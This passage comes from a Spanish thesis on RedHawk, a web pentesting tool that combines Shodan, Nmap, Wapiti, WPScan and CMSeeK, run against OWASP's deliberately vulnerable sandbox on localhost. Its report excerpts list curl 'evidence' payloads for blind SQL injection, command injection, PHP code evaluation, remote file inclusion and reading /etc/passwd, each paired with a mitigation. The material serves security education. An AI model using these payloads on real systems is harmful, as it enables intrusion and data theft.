Este archivo PDF es útil de cara a las ultimas fases de un proceso normal de Pentesting, en el cual el auditor debe de presentar un informe técnico de las vulnerabilidades y debilidades encontradas en la aplicación web. Cabe indicar que la naturaleza del archivo PDF generado post-escaneo es la de un informe técnico, en idioma anglosajón, por lo que no está adaptado para aquellas personas que no tengan conocimiento técnico.

A continuación, dado que el archivo HTML generado post-escáner, muestra la misma información y estilo que el archivo PDF, se muestra un ejemplo del archivo PDF generado por un escáner, a un objetivo en concreto.

El reporte se divide en varias secciones que se procedede a explicar.

4.5.1.1 Representación de información general

En esta sección del reporte generado por el escáner, se observa la información básica de este: dominio, dirección IP y fecha de realización del escáner.



Figura 4-23. Representación de resultados (1/10).

4.5.1.2 Representación de información de Shodan

En la sección de Shodan se muestra información relativa al rango de direcciones IP, geolocalización del objetivo, proveedor de servicios de internet, vulnerabilidades reportadas publicamente, servicios, etc. Si el objetivo, como es el caso del ejemplo, no volcase resultados sobre la búsqueda en Shodan, se motrará un mensaje de advertencia

o error.



Figura 4-24. Representación de resultados (2/10).

En caso de obtener resultados de la búsqueda, la información mostrada seguiría el siguiente formato.



Figura 4-25. Representación de resultados (3/10).

4.5.1.3 Representación de información de Nmap

En la sección Nmap puede encontrarse información relativa a los servicios expuestos y operativos en el objetivo, así como información relacionada con estos: nombre del servicio y protocolo de transporte utilizado. Además, mostrará información relativa a la duración del escáner realizado por Nmap.



Figura 4-26. Representación de resultados (4/10).

4.5.1.4 Representación de información de Wapiti

La sección Wapiti tan solo mostrará información relativa a las vulnerabilidades encontradas si el escáner elegido es de tipo All. La información mostrada constará de: categoria de la vulnerabilidad, descripción de esta, solución para mitigar el riesgo y una evidencia de la misma.



Figura 4-27. Representación de resultados (5/10).

En caso de no encontrar vulnerabilidades, haber escogido otro tipo de escáner, existir un dispositivo WAF que bloquee el escáner o que el servicio no se encuentre accesible, será mostrado un mensaje de advertencia o error en su lugar.



Figura 4-28. Representación de resultados (6/10).

4.5.1.5 Representación de información de WPScan

En la sección WPScan econtrará información relativa a teconología soportada por el servidor, vulnerabilidades encontradas, enumeración de plugins y temas en aquellas webs basadas en el gestor de contenido WordPress.



Figura 4-29. Representación de resultados (7/10).

En caso de no encontrar información relevante, el sitio web no esté basado en WordPress, no se encuentre accesible o no se haya elegido un tipo de escáner que incluya el lanzamiento de WPScan, se mostrará un mensaje de advertencia o error.



Figura 4-30. Representación de resultados (8/10).

4.5.1.6 Representación de información de CMSeeK

En la sección de CMSeeK, se mostrará información relativa al listado de vulnerabilidades presentes en la web, así como listado y enumeración de plugins, temas o fallos de configuración en sitios webs basados en gestores de contenido.



Figura 4-31. Representación de resultados (9/10).

En caso de no encontrar vulnerabilidades, plugins, temas, fallos de configuración, que el sitio web no se encuentre accesible, no esté basado en gestores de contenido o no se haya escogido un tipo de escáner que incluya el lanzamiento de la herramienta CMSeeK, se mostrará un mensaje de advertencia o error.



Figura 4-32. Representación de resultados (10/10).

5 REALIZACIÓN DE PRUEBAS

En el presente capítulo se detallarán las 3 pruebas diseñadas para poder comprender el alcance y finalidad de este proyecto final de carrera. En ellas, se buscará, a través del lanzamiento de la aplicación sobre un objetivo, recolectar información relevante de proyectos previamente desarrollados como entornos de "sandbox" para el aprendizaje de labores de pentesting.

5.1 Prueba 1: Aplicación web vulnerable

5.1.1.1 Preámbulo

La primera prueba diseñada para entender qué tipo de información es capaz de recopilar RedHawk, es el lanzamiento de la aplicación contra un entorno "sandbox" diseñado para el aprendizaje de explotabilidad y detección de vulnerabilidades web típicas, pertenecientes al top 10 vulnerabilidades comunes según OWASP.

El proyecto elegido, denominado "Vulnerable-Web-Application", puede encontrarse públicamente en la siguiene URL ubicada en GitHub: https://github.com/OWASP/Vulnerable-Web-Application.

Vulnerable-Web-Application es un sitio web que está preparado para personas interesadas en la penetración web y que desean tener información sobre este tema o estar trabajando. De hecho, el sitio web es bastante sencillo de instalar y utilizar.

La aplicación web vulnerable incluye categóricamente ejecución de comandos, inclusión de archivos, carga de archivos, SQL y XSS. Para las categorías que requieren bases de datos, crea una base de datos en localhost con un botón durante la configuración. En caso de bases de datos dañadas o modificadas, puede volver a crear una base de datos.

Por simplicidad de las pruebas e implementación de arquitectura de red, el proyecto será dockerizado en la misma máquina virtual a través de la cual se ha sido desarrollado este proyecto fin de carrera y será accessible a través de la URL: http://localhost:9991.



Figura 5-1. Diagrama de arquitectura de la prueba 1.

Dado que la aplicación web vulnerable se encuentra instalada en nuestra misma red local, carece de dominio público y no se encuentra basada en ningun CMS, las herramientas Shodan, CMSeeK y WPScan no volcarán datos relevantes del sistema, por lo que en esta prueba veremos el potencial de uso de las herramientas como Nmap y Wapiti.

5.1.1.2 Agregación de objetivo a la herramienta

En primer lugar, tras acceder a RedHawk, debemos de introducir los datos básicos del objetivo a auditar exigidos por la aplicación. Esto es: dominio, URL y dirección IP.

Figura 5-2. Adición de objetivo prueba 1.

5.1.1.3 Realización de escáner

Posteriormente, realizamos el escáner correspondiente. En este caso, para la realización de la prueba, se ha escogido un escáner de tipo All.

La aplicación nos avisará mediante una alerta que el escaner procede a realizarse.



Figura 5-3. Alerta de inicio de escaneo.

5.1.1.4 Obtención y representación de resultados

Una vez terminado el escáner, seremos redirigidos a una página en formato HTML el cual mostrará todos los resultados obtenidos por la diferentes herramientas.

En este caso, la información obtenida según las diferentes secciones del reporte es la siguiente:

Figura 5-4. Representación de resultados prueba 1 (1/7).

Category: Blind SQL Injection

Description: Blind SQL vulnerability via injection in the parameter firstname

Solution: To protect against SQL injection, user input must not directly be embedded in SQL statements. Instead, user input must be escaped or filtered or parameterized statements must be used.

Evidence: curl "http://localhost:9991/www/SQL/sql1.php" -e "http://localhost:9991/www/SQL/sql1.php" -d "firstname=%27+or+sleep%287%29%231&submit=Submit"

Category: Blind SQL Injection

Description: Blind SQL vulnerability via injection in the parameter number

Solution: To protect against SQL injection, user input must not directly be embedded in SQL statements. Instead, user input must be escaped or filtered or parameterized statements must be used.

Evidence: curl "http://localhost:9991/www/SQL/sql2.php" -e "http://localhost:9991/www/SQL/sql2.php" -d "number=sleep%287%29%231&submit=Submit"

Category: Blind SQL Injection

Description: Blind SQL vulnerability via injection in the parameter number

Solution: To protect against SQL injection, user input must not directly be embedded in SQL statements. Instead, user input must be escaped or filtered or parameterized statements must be used.

Evidence: curl "http://localhost:9991/www/SQL/sql3.php" -e "http://localhost:9991/www/SQL/sql3.php" -d "number=%27+or+sleep%287%29%231&submit=Submit"

Category: Blind SQL Injection

Description: Blind SQL vulnerability via injection in the parameter number

Solution: To protect against SQL injection, user input must not directly be embedded in SQL statements. Instead, user input must be escaped or filtered or parameterized statements must be used.

Evidence: curl "http://localhost:9991/www/SQL/sql4.php" -e "http://localhost:9991/www/SQL/sql4.php" -d "number=sleep%287%29%231&submit=Submit"

Category: Content Security Policy Configuration

Description: CSP is not set

Solution: Configuring Content Security Policy involves adding the Content-Security-Policy HTTP header to a web page and giving it values to control what resources the user agent is allowed to load for that page.

Evidence: curl "http://localhost:9991/"

Category: Content Security Policy Configuration

Description: CSP is not set

Solution: Configuring Content Security Policy involves adding the Content-Security-Policy HTTP header to a web page and giving it values to control what resources the user agent is allowed to load for that page.

Evidence: curl "http://localhost:9991/"

Category: Content Security Policy Configuration

Description: CSP is not set

Solution: Configuring Content Security Policy involves adding the Content-Security-Policy HTTP header to a web page and giving it values to control what resources the user agent is allowed to load for that page.

Evidence: curl "http://localhost:9991/"

Category: Content Security Policy Configuration

Description: CSP is not set

Figura 5-5. Representación de resultados prueba 1 (2/7)

Solution: Configuring Content Security Policy involves adding the Content-Security-Policy HTTP header to a web page and giving it values to control what resources the user agent is allowed to load for that page.

Evidence: curl "http://localhost:9991/"

Category: Command execution

Description: Command execution via injection in the parameter username

Solution: Prefer working without user input when using file system calls.

Evidence: curl "http://localhost:9991/www/CommandExecution/CommandExec-1.php?username=a%3Benv%3B&password=" -e "http://localhost:9991/www/CommandExecution/CommandExec-1.php"

Category: Command execution

Description: Command execution via injection in the parameter typeBox

Solution: Prefer working without user input when using file system calls.

Evidence: curl "http://localhost:9991/www/CommandExecution/CommandExec-2.php?typeBox=%3Benv%3B" -e "http://localhost:9991/www/CommandExecution/CommandExec-2.php"

Category: Command execution

Description: Command execution via injection in the parameter typeBox

Solution: Prefer working without user input when using file system calls.

Evidence: curl "http://localhost:9991/www/CommandExecution/CommandExec-3.php?typeBox=%3Benv%3B" -e "http://localhost:9991/www/CommandExecution/CommandExec-3.php"

Category: Command execution

Description: Command execution via injection in the parameter typeBox

Solution: Prefer working without user input when using file system calls.

Evidence: curl "http://localhost:9991/www/CommandExecution/CommandExec-4.php?typeBox=%3Benv%3B" -e "http://localhost:9991/www/CommandExecution/CommandExec-4.php"

Category: Command execution

Description: PHP evaluation via injection in the parameter file

Solution: Prefer working without user input when using file system calls.

Evidence: curl "http://localhost:9991/www/FileInclusion/pages/lvl1.php?file=data%3A%3Bbase64%2CPD9waHAgZWNobyAndzRwMXQxJywnX2V2YWwnOyA%2FPg%3D%3D"

Category: Command execution

Description: PHP evaluation via injection in the parameter file

Solution: Prefer working without user input when using file system calls.

Evidence: curl "http://localhost:9991/www/FileInclusion/pages/lvl2.php?file=data%3A%3Bbase64%2CPD9waHAgZWNobyAndzRwMXQxJywnX2V2YWwnOyA%2FPg%3D%3D"

Category: Path Traversal

Description: Remote inclusion vulnerability via injection in the parameter file

Solution: Prefer working without user input when using file system calls. Use indexes rather than actual portions of file names when templating or using language files (eg: value 5 from the user submission = Czechoslovakian, rather than expecting the user to return 'Czechoslovakian'). Ensure the user cannot supply all parts of the path - surround it with your path code. Validate the user's input by only accepting known good - do not sanitize the data. Use chrooted jails and code access policies to restrict where the files can be obtained or saved to.

Evidence: curl "http://localhost:9991/www/FileInclusion/pages/lvl1.php?file=https%3A%2F%2Fwapiti3.ovh%2Fe.php"

Figura 5-6. Representación de resultados prueba 1 (3/7).

Category: Path Traversal

Description: Linux local file disclosure vulnerability via injection in the parameter file

Solution: Prefer working without user input when using file system calls. Use indexes rather than actual portions of file names when templating or using language files (eg: value 5 from the user submission = Czechoslovakian, rather than expecting the user to return 'Czechoslovakian'). Ensure the user cannot supply all parts of the path - surround it with your path code. Validate the user's input by only accepting known good - do not sanitize the data. Use chrooted jails and code access policies to restrict where the files can be obtained or saved to.

Evidence: curl "http://localhost:9991/www/FileInclusion/pages/lvl2.php?file=%2Fetc%2Fpasswd"

Category: Path Traversal

Description: Possible include() vulnerability via injection in the parameter file (Constraints: suffix)

Solution: Prefer working without user input when using file system calls. Use indexes rather than actual portions of file names when templating or using language files (eg: value 5 from the user submission = Czechoslovakian, rather than expecting the user to return 'Czechoslovakian'). Ensure the user cannot supply all parts of the path - surround it with your path code. Validate the user's input by only accepting known good - do not sanitize the data. Use chrooted jails and code access policies to restrict where the files can be obtained or saved to.

Evidence: curl "http://localhost:9991/www/FileInclusion/pages/lvl3.php?file=lvl3.php"

Category: HTTP Secure Headers

Description: X-Frame-Options is not set

Solution: Use the recommendations for hardening your HTTP Security Headers.

Evidence: curl "http://localhost:9991/"

Category: HTTP Secure Headers

Description: X-XSS-Protection is not set

Solution: Use the recommendations for hardening your HTTP Security Headers.

Evidence: curl "http://localhost:9991/"

Category: HTTP Secure Headers

Description: X-Content-Type-Options is not set

Solution: Use the recommendations for hardening your HTTP Security Headers.

Evidence: curl "http://localhost:9991/"

Category: HTTP Secure Headers

Description: Strict-Transport-Security is not set

Solution: Use the recommendations for hardening your HTTP Security Headers.

Evidence: curl "http://localhost:9991/"

Category: HTTP Secure Headers

Description: X-Frame-Options is not set

Solution: Use the recommendations for hardening your HTTP Security Headers.

Evidence: curl "http://localhost:9991/"

Category: HTTP Secure Headers

Description: X-XSS-Protection is not set

Solution: Use the recommendations for hardening your HTTP Security Headers.

Evidence: curl "http://localhost:9991/"

Figura 5-7. Representación de resultados prueba 1 (4/7).

Category: HTTP Secure Headers

Description: X-Content-Type-Options is not set

Solution: Use the recommendations for hardening your HTTP Security Headers.

Evidence: curl "http://localhost:9991/"

Category: HTTP Secure Headers

Description: Strict-Transport-Security is not set

Solution: Use the recommendations for hardening your HTTP Security Headers.

Evidence: curl "http://localhost:9991/"

Category: HTTP Secure Headers

Description: X-Frame-Options is not set

Solution: Use the recommendations for hardening your HTTP Security Headers.

Evidence: curl "http://localhost:9991/"

